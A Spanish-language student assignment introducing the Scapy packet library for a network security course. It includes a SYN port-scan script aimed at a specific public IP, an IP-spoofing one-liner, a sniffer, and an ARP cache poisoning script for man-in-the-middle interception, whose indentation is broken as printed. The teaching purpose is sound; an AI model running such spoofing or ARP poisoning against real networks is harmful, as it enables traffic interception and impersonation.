

Administración de Redes y Seguridad

# INTRODUCCIÓN A SCAPY

---



Alumno: Matías Acosta

Profesores: Zappellini, Bruno. Krmpotic Lucas.

Licenciatura en Sistemas (OPGCPI)

UNPSJB DIT - 2019

---

---

## ÍNDICE

Introducción	3
¿Qué es Scapy?	3
Python	3
Modelo TCP/IP	3
<b>Características de Scapy</b>	<b>5</b>
<b>Ejemplos con Scapy</b>	<b>7</b>
Verificar si un puerto está abierto	7
Falsificar dirección IP y enviar paquetes:	7
Scapy vs Otras herramientas	7
Conclusión	7

---

## Introducción

El siguiente trabajo tiene como objetivo analizar la librería “Scapy” del lenguaje Python, conocer algunas aplicaciones prácticas de dicha librería y compararla con herramientas similares.

### ¿Qué es Scapy?

Scapy es una librería para el lenguaje de programación Python que permite enviar, inspeccionar y falsificar paquetes de redes. A partir de las capacidades de la librería se puede crear otras herramientas para escanear y atacar distintas redes.

Scapy puede manejar paquetes en distintos protocolos y funciona para tareas clásicas como escaneo, tracerouting y ataques o descubrimiento de redes. Además, puede funcionar como reemplazo de otras herramientas como, hping, arpspoof, arp-sk, arping, p0, tcpdump, tshark y algunas partes de Nmap.

### Python

Antes de continuar con los ejemplos prácticos de la librería es necesario realizar una breve descripción de Python. Python es un lenguaje de programación multiparadigma e interpretado con una sintaxis simple. Usa tipado dinámico y conteo de referencias para la administración de memoria. Python es un lenguaje muy utilizado en distintos ámbitos de la informática como desarrollo web, scripting, construcción de API's, etc.

### Modelo TCP/IP

Es una descripción de distintos protocolos de Red. Junto Con el modelo OSI son los modelos más conocidos en redes. Con un modelo de cinco capas o niveles resulta más sencillo agrupar funciones relacionadas para permitir el intercambio fiable de datos entre dos equipos.

---

Las capas se sirven de la anterior para su funcionamiento, es decir, cada capa provee servicios a la capa superior siguiente. De esta manera, cada capa debe ocuparse sólo de su nivel inferior, a quien solicita servicios, y del nivel superior, a quien devuelve resultados.

Las capas que define el modelo TCP/IP son:


- **Capa de Aplicación:** Ofrece a las aplicaciones la posibilidad de acceder a los servicios de las demás capas utilizando distintos protocolos para intercambiar datos.
- **Capa de Transporte:** Capa que efectúa el transporte de los datos, independientemente del tipo de red física que esté utilizando.
- **Capa de Red:** Se encarga de identificar el enrutamiento existente entre una o más redes. El objetivo de la capa de red es hacer que los datos lleguen desde el origen al destino, aun cuando ambos no estén conectados directamente sino que utilicen dispositivos intermedios. Los router trabajan en esta capa, al igual que los firewalls.
- **Capa de Enlace de Datos:** En esta capa se realiza el direccionamiento físico, la detección de errores y la distribución ordenada de tramas.
- **Capa Física:** Es la capa más baja y se encarga de la topología de red y de las conexiones globales de la computadora hacia la red, se refiere tanto al medio físico como a la forma en la que se transmite la información.



---

## Características de Scapy

Scapy brinda una consola interactiva para poder trabajar y realizar pruebas con los paquetes.



```
          aSPY//YASa
        apyyyyCY/////////YCa
       sY////////YSpcs  scpCY//Pp
    ayp ayyyyyyySCP//Pp      syY//C
    AYAsAYYYYYYYY///Ps      cY//S
        pCCCY//p          cSSps y//Y
        SPPP///a          pP///AC//Y
            A//A          cyP///C
            p//Ac          sC//a
            P///YCpc      A//A
        sccccp///pSP///p    p//Y
    sY/////////y  caa      S//P
    cayCyayP//Ya          pY/Ya
    sY/PsY///YCc          aC//Yp
    sc  sccaCY//PCypaapyCP//YSs
        spCPY////////YPSps
            ccaacs

    using IPython 7.8.0

Welcome to Scapy
Version 2.4.3

https://github.com/secdev/scapy

Have fun!

Craft packets before they craft
you.

-- Socrate
```

Es importante que se corra la consola con “sudo” ya que sino no se podrán enviar paquetes.


Scapy permite crear paquetes de distintos protocolos de las capas del modelo TCP/IP, al crearlos utiliza valores por defecto. Además utiliza el operador / para juntar dos paquetes de capas distintas. Un ejemplo se puede observar en la siguiente imagen. En ella vemos además los valores por default para los campos de los paquetes.

```

>>> a = IP()/TCP()
>>> a
<IP frag=0 proto=tcp |<TCP |>>
>>> a.show()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= tcp
chksum= None
src= 127.0.0.1
dst= 127.0.0.1
\options\
###[ TCP ]###
sport= ftp data
dport= http
seq= 0
ack= 0
dataofs= None
reserved= 0
flags= S
window= 8192
chksum= None
urgptr= 0
options= []

```

Una de las características principales de Scapy, que la diferencia de las demás herramientas, es que Scapy no interpreta a partir de los resultados obtenidos por un estímulo, sino que delega esa tarea al usuario brindándole todos los resultados.



---

## Ejemplos con Scapy

### Verificar si un puerto está abierto

Un ejemplo clásico de algunas herramientas que realizan una interpretación de los resultados obtenidos es cuando reportan un puerto abierto al recibir un SYN-ACK a partir de un SYN enviado.

Para realizar la misma prueba con Scapy se debe ejecutar el siguiente script:

```
port_scan.py > ...
1  from scapy.all import *
2
3  dst_ip = "200.16.134.134"
4  src_port = RandShort()
5  dst_port=80
6
7  tcp_connect_scan_resp = sr1(IP(dst=dst_ip)/TCP(sport=src_port,dport=dst_port,flags="S"),timeout=10)
8  if(tcp_connect_scan_resp is None):
9      print("Puerto Cerrado")
10 elif(tcp_connect_scan_resp.haslayer(TCP)):
11     if(tcp_connect_scan_resp.getlayer(TCP).flags == 0x12):
12         send_rst = sr(IP(dst=dst_ip)/TCP(sport=src_port,dport=dst_port,flags="AR"),timeout=10)
13         print("Puerto Abierto")
14     elif (tcp_connect_scan_resp.getlayer(TCP).flags == 0x14):
15         print("Puerto Cerrado")
```

### Falsificar dirección IP y enviar paquetes:


Se puede generar un paquete con una IP origen distinta a la de la máquina y hacerse pasar por otro host.

```
ip_spoof.py
1  from scapy.all import *
2
3  send(IP(src="192.168.1.111", dst = "192.168.1.1") /ICMP()/ "Prueba de Spoofing")
```

---

## Sniffear una red

Es posible ponerse a “escuchar” una placa de red de un host utilizando la función de scapy *sniff* como se muestra en la siguiente imagen



```
sniff.py > ...  
1  from scapy.all import *  
2  
3  sniff([iface= "wlp3s0", prn= lambda x : x. summary])
```

El parámetro prn me permite pasar una función que define que hacer con cada uno de los paquetes interceptados. En el caso del ejemplo solo se muestra por consola un resumen del mismo.



---

## Scapy vs Otras herramientas

### Vs Wireshark:

Al igual que wireshark, permite capturar los paquetes que pasan a través de una interfaz de red determinada, como vimos en el ejemplo anterior se puede definir una función que establezca que hacer con el paquete interceptado.

### Vs Hping:

Scapy al igual que hping, permite realizar traceroute y además escaneo de puertos de un host determinado.

### Vs Arpspoof:

Scapy permite realizar arp spoofing con el siguiente script. Además es posible ejecutar un MITM si se modifican las tablas tanto del gateway como de la máquina víctima.

```

arp_spoof.py > ...
1  from scapy.all import *
2
3  def get_mac(target_ip):
4      arppacket= Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(op=1, pdst=target_ip)
5      targetmac = srp(arppacket, timeout=2 , verbose= False)[0][0][1].hwsrc
6      return targetmac
7
8  def spoof_arp_cache(target_ip, target_mac, source_ip):
9      spoofed= ARP(op=2 , pdst=target_ip, psrc=source_ip, hwdst= target_mac)
10     send(spoofed, verbose= False)
11
12     def restore_arp(targetip, targetmac, sourceip, sourcemac):
13         packet= ARP(op=2 , hwsrc=sourcemac , psrc= sourceip, hwdst= targetmac , pdst= targetip)
14         send(packet, verbose=False)
15         print("La tabla ARP restoreada "+ targetip)
16
17     def main():
18         targetip= input("Ingresar IP victima:")
19         gatewayip= input("Ingresar IP del gateway:")
20
21         try:
22             targetmac= get_mac(targetip)
23             print("MAC de la victima: "+ targetmac)
24         except:
25             print("La maquina victima no responde al brodcast de ARP")
26             quit()
27
28         try:
29             gatewaymac= get_mac(gatewayip)
30             print("MAC del gateway: "+gatewaymac)
31         except:
32             print("Gateway no es encontrado")
33             quit()
34
35         try:
36             print("Enviando Respuestas ARP modificadas")
37             while True:
38                 spoof_arp_cache(targetip, targetmac, gatewayip)
39                 spoof_arp_cache(gatewayip, gatewaymac, targetip)
40             except KeyboardInterrupt:
41                 print("Finalizó el envenenamiento de ARP")
42                 restore_arp(gatewayip, gatewaymac, targetip, targetmac)
43                 restore_arp(targetip, targetmac, gatewayip, gatewaymac)
44                 quit()
45
46     if __name__ == "__main__":
47         main()
48
49     # Para habilitar el forwarding de IP: echo 1 > /proc/sys/net/ipv4/ip_forward

```

---

## **Conclusión**

Como podemos ver Scapy se presenta como una librería muy poderosa en la seguridad informática, con un gran poder de customización, sintaxis clara propia de una librería de python y gran uso en la comunidad.

---

## Bibliografía

1. ARP Cache Poisoning using Scapy  
[.https://medium.com/datadriveninvestor/arp-cache-poisoning-using-scapy-d6711ecbe112](https://medium.com/datadriveninvestor/arp-cache-poisoning-using-scapy-d6711ecbe112)
2. Documentación Scapy. <https://scapy.readthedocs.io>
3. Scapy – Packet Manipulation & Sniffing.  
<https://hsploit.com/scapy-packet-manipulation-sniffing/>